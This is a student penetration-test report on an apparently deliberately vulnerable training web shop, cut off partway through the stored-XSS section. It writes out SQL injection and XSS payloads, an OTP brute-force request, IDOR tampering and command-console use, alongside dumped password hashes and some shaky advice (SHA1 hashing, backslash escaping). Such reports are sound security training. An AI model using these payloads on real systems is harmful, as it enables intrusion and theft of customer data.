







Hacking Project Web Application

Detailed Developer Report
(Lifestyle Store)
By
Suyash Kumbhar

Security Status - Extremely Vulnerable

- Hacker can steal all records in internshala databases (SQLi)
- Hacker can take control of complete server including View,Add,Edit,Delete files and folders (Shell upload)
- Hacker can change source code of application to host malware,phishing or even explicit content (Shell upload)
- Hacker can inject client side code into applications and trick users by changing how page looks to steal information or spoil the name of internshala (XSS)
- Hacker can extract mobile number of all customers using User id (IDOR)

Vulnerability Statistics



Vulnerabilities:-

No	Severity	Vulnerability	Count
1	critical	SQL injection	1
2	critical	Access to admin dashboard	1
3	critical	Account takeover via OTP bypass	1
4	critical	Insecure direct object reference	3
5	critical	Command execution	1
6	critical	Insecure/arbitrary file upload	1
7	critical	Stored cross site scripting	2
8	critical	Personally identifiable information leakage	2
9	critical	Cross site request forgery	2

No	Severity	Vulnerability	Count
10	critical	Components with known vulnerabilities	1
11	severe	Bruteforce attack	1
12	severe	Directory listing	1
13	severe	Reflected cross site scripting	1
14	severe	Rate limiting flaw	1
15	severe	Weak passwords	1
16	severe	Open redirect	1
17	moderate	Web-server metafile info leakage	1
18	low	Information disclosure	4
19	low	Default error message display	1
20	low	Client side filter bypass	2

1.SQL Injection

SQL Injection
(critical)

The mentioned URL is vulnerable to SQL injection

Affected URL:

- <http://url.com/products.php?cat=1>

Affected parameter:


- cat (GET parameter)

Payload:

- <http://url.com/products.php?cat=1>'
- <http://url.com/products.php?cat=1>' union select 1, database(), 3, database(), 5, 6, 7 --+

Observation

- Navigate to <http://url.com/products.php?cat=1>



Observation

- On adding ' i.e. <http://url.com/products.php?cat=1>' we get a Mysql error.



- Attacker can dump the data from the database.

POC

```
available databases [2]:  
[*] hacking_training_project  
[*] information_schema
```

```
Database: hacking_training_project  
[10 tables]
```

```
+-----+  
| brands  
| cart_items  
| categories  
| customers  
| order_items  
| orders  
| product_reviews  
| products  
| sellers  
| users  
+-----+
```

POC

Database: hacking_training_project

Table: users

[16 entries]

id	password	user_name	email
1	\$2y\$10\$XkmdvrXSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	admin	admin@lifestylestore.com
2	\$2y\$10\$PM.7nBSP5FMaldXiM/S3s./p5xR6GTKvjry7ysJtx0kBq0JURAHs0	Donal234	donald@lifestylestore.com
3	\$2y\$10\$XkmdvrXSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	Pluto98	Pluto@lifestylestore.com
4	\$2y\$10\$4cZBEIngthXdvT1hwUlivuFELe03rR.GIcdp03NjrlS0Vei0KLVDa	chandan	chandan@lifestylestore.com
5	\$2y\$10\$Fkv1RfwYTioW0w2CaZtAQuXVnhGAUjt/If/yTqkNPC5zTrsVm7EeC	Popeye786	popeye@lifestylestore.com
6	\$2y\$10\$RYxNh0yV/G4g70tFwpqYaexvHi8rF6XXui8kT1WtrfqhTutCA8JC.	Radhika	radhika@lifestylestore.com
7	\$2y\$10\$G.cRNLMEiG79ZFXElHg.R.o95334U0xmZu4.9MqzR5614ucwnk59K	Nandan	Nandan@lifestylestore.com
8	\$2y\$10\$mzQGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6eV1DPR.11UubDG	MurthyAdapa	murthy@internshala.com
9	\$2y\$10\$GhDB8h1X6XjPMY12GZ1vD07Y3en97u1/.oXTZLmYqB6F18FBgecvG	john	jhon@gmail.com
10	\$2y\$10\$kiUiKn3HPFbuyTtK751LNurxzqC0LX3eMGy0/Uxl6J0oG37dCGKLq	bob	bob@building.com
11	\$2y\$10\$z/nyNlkRJ76m9ItMZ4N510eRxy6Gkqi9N/UBcJu5Ze07eM7N4pTHu	jack	jack@ronald.com
12	\$2y\$10\$HT5oiRMetqaZ7xGZPE9s2.Mk1yF4PnYDJHCWbm2w/xuKpjEEI/zjG	bullA	bullA@ranto.com
13	\$2y\$10\$pB3U9iFxbBgSbl2AkBpiEeIBdhiYfWy9y.xV23q12gGbMCyn7N3g2	hunter	konezo@web-experts.net
14	\$2y\$10\$At5pFZnRWpjCD/yNnJWDL.L3Cc4Cv0W8Q/WEHmWzBFqVIkBFpCF2	asd	asd@asd.com
15	\$2y\$10\$J50B78.gpucULTwphwbcPedYcain.Yi.tsTLyQtK17FzdSpmIRRbi	acdc	cewi@next-mail.info
16	\$2y\$10\$XjNkIFEQjQU8kXDcQx3gceKzGwNeJ8AZXc4ydBI1BeNFF.MYxduKa	test	test@mail.com

Business Impact-Extremely High

- Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server and gain complete access to internal databases along with all customer data inside it.
- Attacker can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.

Recommendation

- Whitelist User Input: Whitelist all user input for expected data only. For example if you are expecting a flower name, limit it to alphabets only upto 20 characters in length. If you are expecting some ID, restrict it to numbers only
- Prepared Statements: Use SQL prepared statements available in all web development languages and frameworks to avoid attacker being able to modify SQL query
- Character encoding: If you are taking input that requires you to accept special characters, encode it. Example. Convert all ' to \' , " to \" , \ to \\ . It is also suggested to follow a standard encoding for all special characters such as HTML encoding, URL encoding etc
- Do not store passwords in plain text. Convert them to hashes using SHA1 SHA256 Blowfish etc
- Do not run Database Service as admin/root user
- Disable/remove default accounts, passwords and databases
- Assign each Database user only the required permissions and not all permissions

References

- https://www.owasp.org/index.php/SQL_Injection
- <https://portswigger.net/web-security/sql-injection>

2. Access to admin dashboard (forced browsing)

Access to admin
dashboard
(critical)

The URL mentioned below is used to access admin dashboard while logged in as a customer

Affected URL:

- <http://url.com/admin31/dashboard.php>

Observation

- Login as a customer to Lifestyle store.
- Now navigate to <http://url/admin31/dashboard.php>
- You'll see admin dashboard on your screen.

Proof of concept (POC):

13.233.85.49/admin31/dashboard.php

...

Lifestyle Store

My CartMy ProfileMy OrdersBlogForumLogout

Admin Dashboard

CONSOLE

Add Product:

No.	Product Name	Product Description	Seller	Category	Image	Price	
			<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input checked="" type="radio"/> T Shirt <input type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD		Add

All Products:

No.	Product Name	Product Description	Seller	Category	Image	Price	
1	Adidas Socks	Adidas Men & Women Ankle Length Socks	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	145	Update
2	Adidas Socks - Pack	Adidas Men & Women Ankle Length Socks Pack of 3	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	450	Update
3	Puma Socks	Men & Women Ankle Length Socks Pack of 3	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	600	Update
4	Reebok Men Socks	Men Ankle Length Socks	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	1111	Update

Business Impact - Extremely High

A malicious Hacker can access the Admin Dashboard through which he can edit,delete,add,disclose information about the products.such as

- Products
- Price
- Quantity
- Images

He/she can also disclose the seller information.

Recommendations

- Use cookies and authorization techniques to avoid access of admin dashboard to an unauthorized user.
- Make sure each user can only see his/her data only.

References:

- https://owasp.org/www-community/attacks/Forced_browsing

3.Account takeover via OTP bypass

Account takeover
via
OTP bypass
(critical)

The URL mentioned below is Vulnerable to OTP bypass

Affected URL:


- http://url.com/reset_password/admin.php

Affected parameter:

- otp (GET parameter)

Observation

- Navigate to http://url.com/reset_password/admin.php you'll see a password reset form via OTP
- Capture the request and bruteforce.



Reset Admin Password

Enter 3 digit OTP sent on your registered mobile number

Reset Password

POC

```
GET http://15.206.28.125/reset_password/admin.php?otp=123 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://15.206.28.125/reset_password/admin.php
Cookie: key=B29F5456-54D3-BC70-1BE1-7A247F17FE5D; PHPSESSID=bfa2l7h62d58vkbnbf5t8ei7k7; X-XSRF-TOKEN=c53eac126fc06159d60261ee92309244f00676a35e7069f8dc8261db31189920
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: 15.206.28.125
```

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
71	Fuzzed	200	OK	60 ms	463 bytes	3,996 bytes			170


Reset Admin Password

Enter 3 digit OTP sent on your registered mobile number

Reset Password

Observation

- As we bypass OTP we get a form to reset password.
- After which we can login as admin.



The image shows a web form for resetting an admin password. It has a light gray background. At the top, the title "Enter New Admin Password" is centered in a bold, dark gray font. Below the title are two white input fields with rounded corners and thin gray borders. The first field is labeled "New password" and the second is labeled "Confirm password", both in a light gray font. At the bottom of the form is a prominent red button with the text "Reset Password" in white, bold font.

Enter New Admin Password

New password

Confirm password

Reset Password

POC

Password updated succesfully. Please login.

Admin Dashboard

CONSOLE

Add Product:

No.	Product Name	Product Description	Seller	Category	Image	Price	
	<input type="text"/>	<input type="text"/>	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input checked="" type="radio"/> T Shirt <input type="radio"/> Socks <input type="radio"/> Shoes	<input type="text" value="UPLOAD"/>	<input type="text"/>	<input type="button" value="Add"/>

All Products:

No.	Product Name	Product Description	Seller	Category	Image	Price	
1	Adidas Socks	Adidas Men & Women Ankle Length Socks	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	<input type="text" value="UPLOAD"/>	145	<input type="button" value="Update"/>
2	Adidas Socks - Pack	Adidas Men & Women Ankle Length Socks Pack of 3	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	<input type="text" value="UPLOAD"/>	450	<input type="button" value="Update"/>
3	Puma Socks	Men & Women Ankle Length Socks Pack of 3	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	<input type="text" value="UPLOAD"/>	600	<input type="button" value="Update"/>

Business Impact - Extremely High

- A malicious hacker can get access to any account via OTP bypass which may lead to defamation of the user/seller. Or making changes through admin account.

Recommendation

- Use proper rate-limiting checks for the requests.
- OTP should be at least 6 digits and alphanumeric for more security.
- OTP must be expired after certain amount of time. (30 sec,2 min etc)
- Implement anti-bot reCAPTCHA.

Reference

- https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks
- https://cheatsheetseries.owasp.org/cheatsheets/Multifactor_Authentication_Cheat_Sheet.html

4. Insecure direct object reference (IDOR)

IDOR
(critical)

The My orders module suffers from an Insecure Direct Object Reference (IDOR) that allows attacker get access to anyones Order details

Affected URL:

- <http://url.com/orders/orders.php?customer=HERE>

Affected parameters:

- Customer (GET parameter)

IDOR
(critical)

The orders Receipt module suffers from an Insecure Direct Object Reference (IDOR) that allows attacker get access to anyones receipt details

Affected URL:

- http://url.com/orders/generate_receipt/ordered/HERE
- <http://url.com/profile/16/edit/>



Observation

- Login to your account and navigate to My orders.
- You will see an URL like <http://url.com/orders/orders.php?customer=16> which contains customer id. (16 in this case)

A screenshot of a web browser's address bar showing the URL '13.233.51.211/orders/orders.php?customer=16'. The text is light gray. A red rectangular box highlights the query parameter '?customer=16'.

- When we change customer=16 to 14 we see the order information of a different user.

POC:

  13.233.85.49/orders/orders.phpcustomer=16

Lifestyle StoreMy CartMy ProfileMy OrdersBlogForumLogout

My Orders

Order Id: 69D183E27A0A

PRODUCTS:

Basic T shirt

Total

INR 350

INR 350

SHIPPING DETAILS:

Name - test

Email - test@mail.com

Phone - 8787776765

Address - interns

PAYMENT MODE

Cash on delivery

Order placed on : 2020-08-23 15:49:23

Status: DELIVERED

POC:

13.233.85.49/orders/orders.php?customer=14

Lifestyle Store

[My Cart](#)

[My Profile](#)

[My Orders](#)

[Blog](#)

[Forum](#)

[Logout](#)

My Orders

Order Id: 2DD930939259

PRODUCTS:

Adidas Socks - Pack

INR 450

Total

INR 450

SHIPPING DETAILS:

Name - asd

Email - asd@asd.com

Phone - 9876543210

Address - asdasd

PAYMENT MODE

Cash on delivery

Order placed on : 2019-03-11 15:15:24

Status: DELIVERED

Observation

- Login to your account and navigate to My cart.
- Confirm your order it will generate a receipt.
- The URL will be http://url.com/orders/generate_receipt/ordered/12

13.233.51.211/orders/generate_receipt/ordered/13

- If we change 13 to 9 we will get to see the receipt of different user.

POC

13.233.51.211/orders/generate_receipt/ordered/13

Lifestyle Store [My Cart](#) [My Profile](#) [My Orders](#) [Blog](#)

Receipt

Order Id: B5C8875B6120

PRODUCTS:

White polo shirt	INR 450
Total	INR 450

SHIPPING DETAILS:

Name - test

Email - test@mail.com

Phone - 9655656454

Address - Boat

PAYMENT MODE

Cash on delivery

Order placed on : 2020-08-29 18:03:05

Status: DELIVERED

POC

13.233.51.211/orders/generate_receipt/orderid/9

Lifestyle Store

[My Cart](#)

[My Profile](#)

[My Orders](#)

[Blog](#)

Receipt

Order Id: 7370A2067163

PRODUCTS:

Basic T shirt

INR 350

Total

INR 350

SHIPPING DETAILS:

Name - hunter

Email - konezo@web-experts.net

Phone - 9788777777

Address - alert(1)

PAYMENT MODE

Cash on delivery


Order placed on : 2019-03-11 15:13:34

Status: DELIVERED

Observation

- Navigate to profile and click on edit profile.
- By changing <http://url.com/profile/16/edit/> to <http://url.com/profile/9/edit/> we can see other user's details.

My Profile



test
test@mail.com

Username: test

Contact No.: 9945454545

Delivery Address: Boat

EDIT PROFILE

CHANGE PASSWORD

15.206.92.8/profile/16/edit/

store My Cart My Profile My Orders Blog

My Profile

test

test@mail.com

test

9945454545

Boat

UPLOAD PROFILE PICTURE

UPDATE

POC

15.206.92.8/profile/9/edit/

My Cart My Profile My Orders

My Profile

John Albert

jhon@gmail.com

john

6598325015

Black street, st.Anna road, 56 Dwell

UPLOAD PROFILE PICTURE

UPDATE

Business Impact - Extremely High

A malicious hacker can read Receipt/order information of any user without knowing any ID. This discloses critical information of users including:

- Name
- Email id
- Phone number
- Address
- Order id
- Order status,date etc.

This can be used by malicious hackers to carry out targeted phishing attacks on the users and the information can also be sold to competitors/blackmarket.

Moreover, as there is no rate-limiting checks, attacker can bruteforce for all possible values and get information of each and every user of the organization resulting is a massive information leakage.

Recommendation

Take the following precautions:

- Implement proper authentication and authorisation checks to make sure that the user has permission to the data he/she is requesting
- Use proper rate limiting checks on the number of request comes from a single user in a small amount of time
- Make sure each user can only see his/her data only

References

- https://www.owasp.org/index.php/Insecure_Configuration_Management
- https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

5.Command execution

Command
execution
(critical)


Below mentioned URL has command execution flaw

Affected URL:

- <http://url.com/admin31/console.php>

Observation

- Once we login as admin navigate to <http://url.com/admin31/console.php> you'll see a command input box



The screenshot displays a web interface titled "Admin Console" in a bold, black font, centered at the top. Below the title, there is a label "Command:" positioned to the left of a long, empty text input field. To the right of the input field is a button labeled "SUBMIT!". The entire interface is set against a light gray background.

POC

Command:

pwd

SUBMIT!

Result:

/home/trainee

◀ BACK

Business Impact - high

- Hacker can take control through command injection.
- He/she can inject malicious code, can collect information, dump data etc.

Recommendation

- Implement input-output validation.

Reference

- https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html

6.Insecure/Arbitrary file upload

Insecure /
Arbitrary file
upload
(critical)

Below mentioned URL has Insecure/Arbitrary file upload flaw.

Affected URL:

- <http://url.com/wondercms>

Observation

- Once you login using default credentials (password-admin) select settings and then files.

The screenshot displays the WonderCMS admin interface. At the top right, there are links for 'SETTINGS' and 'LOGOUT', with 'SETTINGS' highlighted by a red box. Below this is a navigation bar with 'HOME' and 'EXAMPLE' links, where 'HOME' is underlined. The main content area shows a welcome message: 'It's alive! Welcome to your WonderCMS powered website. Click here to login, the password is admin.' Below this, a settings menu is visible with tabs: 'CURRENT PAGE', 'GENERAL', 'FILES' (highlighted with a red box), 'THEMES & PLUGINS', and 'SECURITY'. Under the 'FILES' tab, there are three text input fields: 'PAGE TITLE' (containing 'Home'), 'PAGE KEYWORDS' (containing 'Keywords, are, good, for, search, engines'), and 'PAGE DESCRIPTION' (containing 'A short description is also good.'). At the bottom left of the settings panel, there is a red button labeled 'DELETE PAGE (HOME)'.

Website title

HOME EXAMPLE

It's alive!

Welcome to your WonderCMS powered website.
[Click here to login, the password is admin.](#)

SETTINGS LOGOUT

CURRENT PAGE GENERAL **FILES** THEMES & PLUGINS SECURITY

PAGE TITLE

Home

PAGE KEYWORDS

Keywords, are, good, for, search, engines


PAGE DESCRIPTION

A short description is also good.

DELETE PAGE (HOME)

Observation


- You can upload any type of file. Such as html,php etc.



POC



YOU HAVE BEEN HACKED



Business Impact - Extremely High

- Hacker can upload malicious files,executable files,php shells,reverse shell etc
- Hacker can take over the whole system.

Recommendation

- Implements client-server side filters.
- Restrict file uploads of certain type of extensions e.g.php etc

Reference

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

7. Stored Cross-site scripting (XSS)

Stored XSS
(critical)

Below mentioned URL are vulnerable to stored XSS

Affected URL:

- http://url.com/products/details.php?p_id=28

Affected parameter:

- comment (GET parameter)

Payload:

`<script>alert(1)</script>`

Stored XSS
(critical)

Below mentioned URL are vulnerable to stored XSS

Affected URL:

- <http://url.com/wondercms>

Affected parameter:

- content (POST parameter)

Payload:

`<script>alert(1)</script>`

Observation

- Navigate to any of the products(e.g http://url.com/products/details.php?p_id=28),you'll see a comment box.

[All Products Shoes](#)

Adidas Navy Blue Shoes

Wear comfy Adidas Navy Blue Shoes

[Seller Info](#)

[Brand Website](#)

INR 2500/-

Add To cart

No reviews yet

POST

Observation

- Whenever we post any comment we can see it as a product review.

Customer Reviews



test

